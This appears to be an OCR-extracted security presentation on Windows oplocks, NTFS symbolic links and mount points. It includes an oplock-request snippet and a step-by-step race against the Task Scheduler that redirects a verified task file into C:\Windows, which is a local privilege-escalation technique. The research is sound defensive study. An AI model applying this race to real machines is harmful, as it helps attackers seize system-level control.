
```
void SetOplock(HANDLE hFile) {
    REQUEST_OPLOCK_INPUT_BUFFER inputBuffer;
    REQUEST_OPLOCK_OUTPUT_BUFFER outputBuffer;
    OVERLAPPED overlapped;
    overlapped.hEvent = CreateEvent(...);

    DeviceIoControl(hFile, FSCTL_REQUEST_OPLOCK,
        &inputBuffer, sizeof(inputBuffer),
        &outputBuffer, sizeof(outputBuffer),
        nullptr, &overlapped);
    WaitForSingleObject(overlapped.hEvent, ...);
}
```

Exploitation




Current Mount Point:
MyTaskFolder → C:\dummy


Exploitation




Exploitation



Exploitation


Task Scheduler Service
Open File for Reading *C:\Dummy\MyTask*
Generate and Verify Hash of File *C:\Dummy\MyTask*
Event Set
Current Mount Point:
MyTaskFolder → C:\windows
User Application
IRegisteredTask::Run
Change Mount Point Location
Release Oplock

Exploitation


Task Scheduler Service
Open File for Reading *C:\Dummy\MyTask*
Generate and Verify Hash of File *C:\Dummy\MyTask*
Rewrite Task File *C:\Windows\MyTask*
Event Set
Current Mount Point: MyTaskFolder → C:\windows
User Application
IRegisteredTask::Run
Change Mount Point Location
Release Oplock


OPLOCK Limitations

- Can’t block on access to standard attributes or FILE_READ_ATTRIBUTES
- One-shot, need to be quick to reestablish if opened multiple times
- Can get around attribute reading in certain circumstances by oplocking a directory.
- For example these scenarios opens directories for read access
  - Shell SHParseDisplayName accesses each directory in path
  - GetLongPathName or GetShortPathName
  - FindFirstFile/FindNextFile

DEMO

OPLOCKs in Action

NTFS Symbolic Links



```
C:\temp>mklink mylink.exe c:\windows\system32\calc.exe
symbolic link created for mylink.exe <<===>> c:\windows\system32\calc.exe

C:\temp>dir
 Volume in drive C has no label.
 Volume Serial Number is 8415-9071

 Directory of C:\temp

09/03/2015  11:13    <DIR>          .
09/03/2015  11:13    <DIR>          ..
09/03/2015  11:13    <SYMLINK>      mylink.exe [c:\windows\system32\calc.exe]
               1 File(s)              0 bytes
               2 Dir(s)  888,184,496,128 bytes free
```


Structure of a Symbolic Link

Header: ULONG ReparseTag; USHORT ReparseDataLength; USHORT Reserved;

Reparse Data: USHORT SubstituteNameOffset; through WCHAR PathBuffer[1];


```
typedef struct SYMLINK_REPARSE_BUFFER {
  ULONG  ReparseTag;             <- Set to 0xA000000C for Symlink
  USHORT ReparseDataLength;
  USHORT Reserved;
  USHORT SubstituteNameOffset;
  USHORT SubstituteNameLength;
  USHORT PrintNameOffset;
  USHORT PrintNameLength;
  USHORT Flags;                  <- Flags:
                                    0 - Absolute path
                                    1 - Relative path
  WCHAR  PathBuffer[1];
};
```

Create Symlink Privilege



Privilege	Flags
SeCreateGlobalPrivilege	Default Enabled
SeCreatePagefilePrivilege	Disabled
SeCreateSymbolicLinkPrivilege	Disabled
SeDebugPrivilege	Disabled
SeImpersonatePrivilege	Default Enabled
SeIncreaseBasePriorityPrivilege	Disabled
SeIncreaseQuotaPrivilege	Disabled
SeIncreaseWorkingSetPrivilege	Disabled

Admin user - Yay!



Privilege	Flags
SeChangeNotifyPrivilege	Default Enabled
SeIncreaseWorkingSetPrivilege	Disabled
SeShutdownPrivilege	Disabled
SeTimeZonePrivilege	Disabled
SeUndockPrivilege	Disabled

Normal user - Boo :-(

Create Symbolic Link Privilege

```
NTSTATUS NtfsSetReparsePoint(NTFS_CREATE_CONTEXT* ctx) {
    // Validation ...
    PREPARSE_DATA_BUFFER* reparse_buf;

    if ((reparse_buf->ReparseTag == IO_REPARSE_TAG_MOUNT_POINT) &&
        (ctx->Type != FILE_DIRECTORY)) {
        return STATUS_NOT_A_DIRECTORY;
    }

    if ((reparse_buf->ReparseTag == IO_REPARSE_SYMLINK) &&
        ((ctx->Flags & 0x400) == 0)) {
        return STATUS_ACCESS_DENIED
    }

    // ...
}
```

Create Symbolic Link Privilege

```
NTSTATUS NtfsSetReparsePoint(NTFS_CREATE_CONTEXT* ctx) {
    // Validation ...
    PREPARSE_DATA_BUFFER* reparse_buf;

    if ((reparse_buf->ReparseTag == IO_REPARSE_TAG_MOUNT_POINT) &&
        (ctx->Type != FILE_DIRECTORY)) {
        return STATUS_NOT_A_DIRECTORY;
    }

    if ((reparse_buf->ReparseTag == IO_REPARSE_SYMLINK) &&
        ((ctx->Flags & 0x400) == 0)) {
        return STATUS_ACCESS_DENIED
    }

    // ...
}
```

Context must contain 0x400 flag

Flags Setting

```
NTSTATUS NtfsSetCcbAccessFlags(NTFS_FILE_CONTEXT* ctx) {

    ACCESS_MODE AccessMode = NtfsEffectiveMode();

    if (ctx->HasRestorePrivilege) {
        ctx->Flags |= 0x400;
    }

    if (AccessMode == KernelMode ||
        SeAccessCheck(&SeCreateSymbolicLinkPrivilege,
                      &security_ctx,
                      UserMode)) {
        ctx->Flags |= 0x400;
    }

    // ...
}
```

Hypothetical Scenario

